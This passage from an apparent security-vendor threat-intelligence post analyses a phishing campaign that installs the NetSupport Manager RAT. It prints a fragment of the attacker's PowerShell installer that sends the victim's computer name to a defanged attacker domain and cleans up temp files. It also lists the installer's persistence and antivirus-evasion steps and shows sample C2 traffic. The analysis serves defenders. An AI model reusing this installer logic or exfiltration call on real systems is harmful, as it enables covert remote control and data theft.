"http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=$env:computername" $f=get-content $env:temp\\insghha4.txt remove-item $env:TEMP\\\*.ps1 #cmd /c del %temp%\\\*.ps1 /f #cmd /c del %temp%\\\*.txt /f remove-item $f } #ShowConsole #rights install; |
The RAT installer PowerShell script does the following:
1. Halts installation if Avast or AVG Antivirus Software is running on the target
2. Installs 12 files that make up the NetSupport Manager RAT to a random directory (length of eight) in the victims %appdata% e.g c:\\users\\%username%\\Appdata\\Roaming\\%randomvalue%\\
3. Sets up persistence on the victim by creating the following registry key: HKEY\_CURRENT\_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
* Name: ServiceDLL
* Value: C:\\Users\\%username% \\AppData\\Roaming\\%randomvalue%\\presentationhost.exe'
4. Executes the main NetSupport Manager RAT presentationhost.exe
5. Sleeps for 10 seconds
6. Sends the victim's computer name to http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=%computername%
7. Any data returned from site afsasdfa33\[.\]xyz is saved in the victim's %temp% directory as file insghha4.txt
8. Removes all files with file extension .ps1 from the victim's %temp% directory
9. Deletes a file named insghha4.txt
Once the main NetSupport Manager executable (presentationhost.exe) is started, it beacons to the domain geo.netsupportsoftware\[.\]com to retrieve geolocation of the host followed by an HTTP POST to http://94.158.245\[.\]182/fakeurl.htm
It should be noted that the original name of NetSupport Manager is client32.exe and it was likely changed to presentationhost.exe to avoid any suspicions. Example of traffic sent to the target domain:
POST http://94.158.245\[.\]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Host: 94.158.245\[.\]182
Connection: Keep-Alive
CMD=POLL
INFO=1
ACK=1
#### Response received:
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.6 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: Keep-Alive

#### Encrypted data sent from the victim
POST http://94.158.245\[.\]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 244
Host: 94.158.245\[.\]182
Connection: Keep-Alive
CMD=ENCD
ES=1
DATA=u.2h.r..4.\]..%y-.....=I...D3.W..i.7?....=@....F.f....\&t.\[..6ra..L..\`Tzg..... ..U.z4.\]..%y-A9H=n .:!."Pfd\]U,\[.(...f=I.....W.p..RHz.....#..@.....\>|.?...R...s.nt.G..=}\\......M...6...wC........\`.I=M..0i=@..o.ckp=@.r........M.6..
## Extended Campaign Details
While hunting for related activity on all XDR customers, we identified other files likely related to this campaign activity. This related activity ranges in date from the beginning of November 2019 through the end of January 2020.
Throughout the first half of November, all related activities used email attachments containing the name of an individual publicly associated with the target company or utilizing the name of a public figure. Most public figures referenced belonged in the film or print industry. All emails were also sent using a random protonmail\[.\]com email address and contained email subjects related to refund status or unauthorized credit card transactions. Beginning at the end of November and continuing into January 2020, the mail attachments changed and were instead named as \.doc and sent from email addresses using domains that were registered within one day of the observed activity. The email subjects contained the same trend reusing themes associated with refunds, as well as transaction and order inquiries. While it is unclear what the overall motivations of this activity is, these changes may increase the likelihood of a recipient opening the email attachment and indicate a desire to gain access to the target network.
All associated indicators are referenced in the Appendix. While these indicators have been observed in malicious activity, some may also be used for benign activities as well.
## Conclusion
Cortex XDR™ utilizes signatures built for low detection activity like this by looking for behavioral activity combinations that may evade static and dynamic analysis.
Malicious use of the NetSupport Manager remote access tool has also been reported by both [FireEye](https://www.fireeye.com/blog/threat-research/2018/04/fake-software-update-abuses-netsupport-remote-access-tool.html)and [Zscaler](https://www.zscaler.com/blogs/research/netsupport-rat-installed-fake-update-notices)researchers. While this activity appears to be broad and at large scale, there are indications, such as the document name, that show the actor's attempt to provide a stronger relationship to the target in an attempt to increase the success rate.
Palo Alto Networks customers are protected from this threat via multiple services. Our threat prevention platform detects both the NetSupport Manager file along with the related payloads, including URL retrieval. Cortex XDR customers are further protected by behavioral indicator signatures. [AutoFocus](https://www.paloaltonetworks.com/products/secure-the-network/subscriptions/autofocus) users can track related activities using the [NetSupport Manager](https://autofocus.paloaltonetworks.com/#/tag/Unit42.NetSupportManager) tag.
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit [www.cyberthreatalliance.org](https://www.cyberthreatalliance.org/). *(This is added to blogs pre-shared with the CTA, when loaded into WordPress it will be added when appropriate).*
### Indicators of Compromise
Indicators associated with this analysis can be found on the Unit 42 GitHub IOCs page [here](https://github.com/pan-unit42/iocs/blob/master/NetSupportManager).
Back to top
### Tags
* [Microsoft Word](https://unit42.paloaltonetworks.com/tag/microsoft-word/ "Microsoft Word")
* [NetSupportManager](https://unit42.paloaltonetworks.com/tag/netsupportmanager/ "NetSupportManager")
* [Remote Access Trojan](https://unit42.paloaltonetworks.com/tag/remote-access-trojan/ "Remote Access Trojan")
[Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research") [Next: Can You Trust Your AutoIT Decompiler?](https://unit42.paloaltonetworks.com/autoit-compiled-malware/ "Can You Trust Your AutoIT Decompiler?")
### Table of Contents
*
### Related Articles
* [Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/ "article - table of contents")
* [Tracking TamperedChef Clusters via Certificate and Code Reuse](https://unit42.paloaltonetworks.com/tracking-tampered-chef-clusters/ "article - table of contents")
* [That AI Extension Helping You Write Emails? It's Reading Them First](https://unit42.paloaltonetworks.com/high-risk-gen-ai-browser-extensions/ "article - table of contents")
## Related Malware Resources
[Insights](https://unit42.paloaltonetworks.com/category/insights/) September 16, 2026 [#### Atomic macOS (AMOS) Stealer Activity](https://unit42.paloaltonetworks.com/atomic-macos-amos-stealer-activity/)
* [MacOS](https://unit42.paloaltonetworks.com/tag/macos/ "macOS")
* [Threat intelligence](https://unit42.paloaltonetworks.com/tag/threat-intelligence/ "threat intelligence")
* [Unit 42](https://unit42.paloaltonetworks.com/tag/unit-42/ "Unit 42")
[Read now ](https://unit42.paloaltonetworks.com/atomic-macos-amos-stealer-activity/ "Atomic macOS (AMOS) Stealer Activity")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 10, 2026 [#### The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/)
* [API](https://unit42.paloaltonetworks.com/tag/api/ "API")
* [Cryptographic](https://unit42.paloaltonetworks.com/tag/cryptographic/ "cryptographic")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/ "The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 9, 2026 [#### Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/)
* [ARKTunnel](https://unit42.paloaltonetworks.com/tag/arktunnel/ "ARKTunnel")
* [C2](https://unit42.paloaltonetworks.com/tag/c2/ "C2")
* [CL-CRI-1171](https://unit42.paloaltonetworks.com/tag/cl-cri-1171/ "CL-CRI-1171")
[Read now ](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/ "Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 3, 2026 [#### Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/)
* [Agentic AI](https://unit42.paloaltonetworks.com/tag/agentic-ai/ "Agentic AI")
* [ChatGPT](https://unit42.paloaltonetworks.com/tag/chatgpt/ "ChatGPT")
* [CL-CRI-1131](https://unit42.paloaltonetworks.com/tag/cl-cri-1131/ "CL-CRI-1131")
[Read now ](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/ "Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 31, 2026 [#### Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/)
* [Cloaked Ursa](https://unit42.paloaltonetworks.com/tag/cloaked-ursa/ "Cloaked Ursa")
* [Entra ID](https://unit42.paloaltonetworks.com/tag/entra-id/ "Entra ID")
* [Microsoft Teams](https://unit42.paloaltonetworks.com/tag/microsoft-teams/ "Microsoft Teams")
[Read now ](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/ "Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 25, 2026 [#### The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/)
* [Backdoor](https://unit42.paloaltonetworks.com/tag/backdoor/ "backdoor")
* [Bitcoin](https://unit42.paloaltonetworks.com/tag/bitcoin/ "Bitcoin")
* [DLL hijacking](https://unit42.paloaltonetworks.com/tag/dll-hijacking/ "DLL hijacking")
[Read now ](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/ "The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 20, 2026 [#### Identity Abuse Through Trusted Communication Channels](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/)
* [Authentication](https://unit42.paloaltonetworks.com/tag/authentication/ "authentication")
* [Identity theft](https://unit42.paloaltonetworks.com/tag/identity-theft/ "identity theft")
* [Malware](https://unit42.paloaltonetworks.com/tag/malware/ "malware")
[Read now ](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/ "Identity Abuse Through Trusted Communication Channels")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 11, 2026 [#### Kimwolf v7: An Evolution of the Kimwolf Botnet](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/)
* [Android APK](https://unit42.paloaltonetworks.com/tag/android-apk/ "Android APK")
* [Ethereum](https://unit42.paloaltonetworks.com/tag/ethereum/ "Ethereum")
* [HTTP](https://unit42.paloaltonetworks.com/tag/http/ "HTTP")
[Read now ](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/ "Kimwolf v7: An Evolution of the Kimwolf Botnet")

[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 10, 2026 [#### The Permanent Threat: Analyzing Aeternum's Blockchain-Based C2 Operations and Communications](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/)
* [Aeternum](https://unit42.paloaltonetworks.com/tag/aeternum/ "Aeternum")
* [Infection chain](https://unit42.paloaltonetworks.com/tag/infection-chain/ "infection chain")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/ "The Permanent Threat: Analyzing Aeternum’s Blockchain-Based C2 Operations and Communications")
[High Profile Threats](https://unit42.paloaltonetworks.com/category/top-cyberthreats/) August 6, 2026 [#### ChainDrop: Inside a Self-Propagating npm Worm](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/)
* [Blockchain](https://unit42.paloaltonetworks.com/tag/blockchain/ "blockchain")
* [ChainDrop](https://unit42.paloaltonetworks.com/tag/chaindrop/ "ChainDrop")
* [Claude code](https://unit42.paloaltonetworks.com/tag/claude-code/ "Claude code")
[Read now ](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/ "ChainDrop: Inside a Self-Propagating npm Worm")
* 
* 
 ![Enlarged Image]()

 Get updates from Unit 42
## Peace of mind comes from staying ahead of threats. Subscribe today.
Your Email
Subscribe for email updates to all Unit 42 threat research.
By submitting this form, you agree to our [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use "Terms of Use") and acknowledge our [Privacy Statement.](https://www.paloaltonetworks.com/legal-notices/privacy "Privacy Statement")
This site is protected by reCAPTCHA and the Google [Privacy Policy](https://policies.google.com/privacy) and [Terms of Service](https://policies.google.com/terms) apply.
Invalid captcha!
Subscribe  
{#footer} Products and Services
* [AI-Powered Network Security Platform](https://www.paloaltonetworks.com/network-security)
* [Secure AI by Design](https://www.paloaltonetworks.com/ai-security)
* [Prisma AIRS](https://www.paloaltonetworks.com/ai-security/prisma-airs)
* [AI Access Security](https://www.paloaltonetworks.com/sase/ai-access-security)
* [Cloud Delivered Security Services](https://www.paloaltonetworks.com/network-security/security-subscriptions)
* [Advanced Threat Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention)
* [Advanced URL Filtering](https://www.paloaltonetworks.com/network-security/advanced-url-filtering)
* [Advanced WildFire](https://www.paloaltonetworks.com/network-security/advanced-wildfire)
* [Advanced DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Enterprise IoT Security](https://www.paloaltonetworks.com/network-security/enterprise-device-security)
* [Medical IoT Security](https://www.paloaltonetworks.com/network-security/medical-device-security)
* [Industrial OT Security](https://www.paloaltonetworks.com/network-security/ot-security-solution)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [Next-Generation Firewalls](https://www.paloaltonetworks.com/network-security/next-generation-firewall)
* [Hardware Firewalls](https://www.paloaltonetworks.com/network-security/hardware-firewall-innovations)
* [Software Firewalls](https://www.paloaltonetworks.com/network-security/software-firewalls)
* [Strata Cloud Manager](https://www.paloaltonetworks.com/network-security/strata-cloud-manager)
* [SD-WAN for NGFW](https://www.paloaltonetworks.com/network-security/sd-wan-subscription)
* [PAN-OS](https://www.paloaltonetworks.com/network-security/pan-os)
* [Panorama](https://www.paloaltonetworks.com/network-security/panorama)
* [Secure Access Service Edge](https://www.paloaltonetworks.com/sase)
* [Prisma SASE](https://www.paloaltonetworks.com/sase)
* [Application Acceleration](https://www.paloaltonetworks.com/sase/app-acceleration)
* [Autonomous Digital Experience Management](https://www.paloaltonetworks.com/sase/adem)
* [Enterprise DLP](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Prisma Access](https://www.paloaltonetworks.com/sase/access)
* [Prisma Browser](https://www.paloaltonetworks.com/sase/prisma-browser)
* [Prisma SD-WAN](https://www.paloaltonetworks.com/sase/sd-wan)
* [Remote Browser Isolation](https://www.paloaltonetworks.com/sase/remote-browser-isolation)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [AI-Driven Security Operations Platform](https://www.paloaltonetworks.com/cortex)
* [Cloud Security](https://www.paloaltonetworks.com/cortex/cloud)
* [Cortex Cloud](https://www.paloaltonetworks.com/cortex/cloud)
* [Application Security](https://www.paloaltonetworks.com/cortex/cloud/application-security)
* [Cloud Posture Security](https://www.paloaltonetworks.com/cortex/cloud/cloud-posture-security)
* [Cloud Runtime Security](https://www.paloaltonetworks.com/cortex/cloud/runtime-security)
* [Prisma Cloud](https://www.paloaltonetworks.com/prisma/cloud)
* [AI-Driven SOC](https://www.paloaltonetworks.com/cortex)
* [Cortex XSIAM](https://www.paloaltonetworks.com/cortex/cortex-xsiam)
* [Cortex XDR](https://www.paloaltonetworks.com/cortex/cortex-xdr)
* [Cortex XSOAR](https://www.paloaltonetworks.com/cortex/cortex-xsoar)
* [Cortex Xpanse](https://www.paloaltonetworks.com/cortex/cortex-xpanse)
* [Unit 42 Managed Detection \& Response](https://www.paloaltonetworks.com/content/pan/en_US/cortex/managed-detection-and-response)
* [Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam)
* [Next-Generation Identity Security](https://www.paloaltonetworks.com/idira)
* [Privileged Access Management](https://www.paloaltonetworks.com/idira/human/privileged-access-management)
* [Identity and Access Management](https://www.paloaltonetworks.com/idira/human/identity-and-access-management)
* [Endpoint Privilege Manager](https://www.paloaltonetworks.com/idira/human/endpoint-privilege-manager)
* [Identity Governance](https://www.paloaltonetworks.com/idira/human/identity-governance)
* [Workforce Password Management](https://www.paloaltonetworks.com/idira/human/workforce-password-management)
* [Agentic Identities](https://www.paloaltonetworks.com/idira/agentic)
* [Secrets Management](https://www.paloaltonetworks.com/idira/machine/secrets-management)
* [Unified Secrets Governance](https://www.paloaltonetworks.com/idira/machine/unified-secrets-governance)
* [Application Credentials Delivery](https://www.paloaltonetworks.com/idira/machine/application-credentials-delivery)
* [Vendor Privileged Access](https://www.paloaltonetworks.com/idira/human/vendor-privileged-access)
* [Threat Intel and Incident Response Services](https://www.paloaltonetworks.com/unit42)
* [Prepare for Emerging Risks](https://www.paloaltonetworks.com/unit42/frontier-ai-defense)
* [Strengthen Your Defenses](https://www.paloaltonetworks.com/unit42/strengthen-your-defenses)
* [Build Your Security Strategy](https://www.paloaltonetworks.com/unit42/build-your-security-strategy)
* [Understand the Adversary](https://www.paloaltonetworks.com/unit42/threat-intelligence)
* [Respond to a Cyber Attack](https://www.paloaltonetworks.com/unit42/respond)
Company
* [About Us](https://www.paloaltonetworks.com/about-us)
* [Careers](https://jobs.paloaltonetworks.com/en/)
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales)
* [Corporate Responsibility](https://www.paloaltonetworks.com/about-us/corporate-responsibility)
* [Customers](https://www.paloaltonetworks.com/customers)
* [Investor Relations](https://investors.paloaltonetworks.com/)
* [Location](https://www.paloaltonetworks.com/about-us/locations)
* [Newsroom](https://www.paloaltonetworks.com/company/newsroom)
Popular Links
* [Blog](https://www.paloaltonetworks.com/blog/)
* [Communities](https://www.paloaltonetworks.com/communities)
* [Content Library](https://www.paloaltonetworks.com/resources)
* [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia)
* [Event Center](https://events.paloaltonetworks.com/)
* [Manage Email Preferences](https://start.paloaltonetworks.com/preference-center)
* [Products A-Z](https://www.paloaltonetworks.com/products/products-a-z)
* [Product Certifications](https://www.paloaltonetworks.com/legal-notices/trust-center/certifications)
* [Report a Vulnerability](https://www.paloaltonetworks.com/security-disclosure)
* [Sitemap](https://www.paloaltonetworks.com/sitemap)
* [Tech Docs](https://docs.paloaltonetworks.com/)
* [Unit 42](https://unit42.paloaltonetworks.com/)
* [Do Not Sell or Share My Personal Information](https://panwedd.exterro.net/portal/dsar.htm?target=panwedd)

* [Privacy](https://www.paloaltonetworks.com/legal-notices/privacy)
* [Trust Center](https://www.paloaltonetworks.com/legal-notices/trust-center)
* [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use)
* [Documents](https://www.paloaltonetworks.com/legal)
Copyright © 2026 Palo Alto Networks. All Rights Reserved
* [](https://www.youtube.com/user/paloaltonetworks)
* [](https://www.paloaltonetworks.com/podcasts/threat-vector)
* [](https://www.facebook.com/PaloAltoNetworks/)
* [](https://www.linkedin.com/company/palo-alto-networks)
* [](https://twitter.com/PaloAltoNtwks)
* EN
Select your language
   
### Default Heading
Read the article 
Seekbar
 

Volume
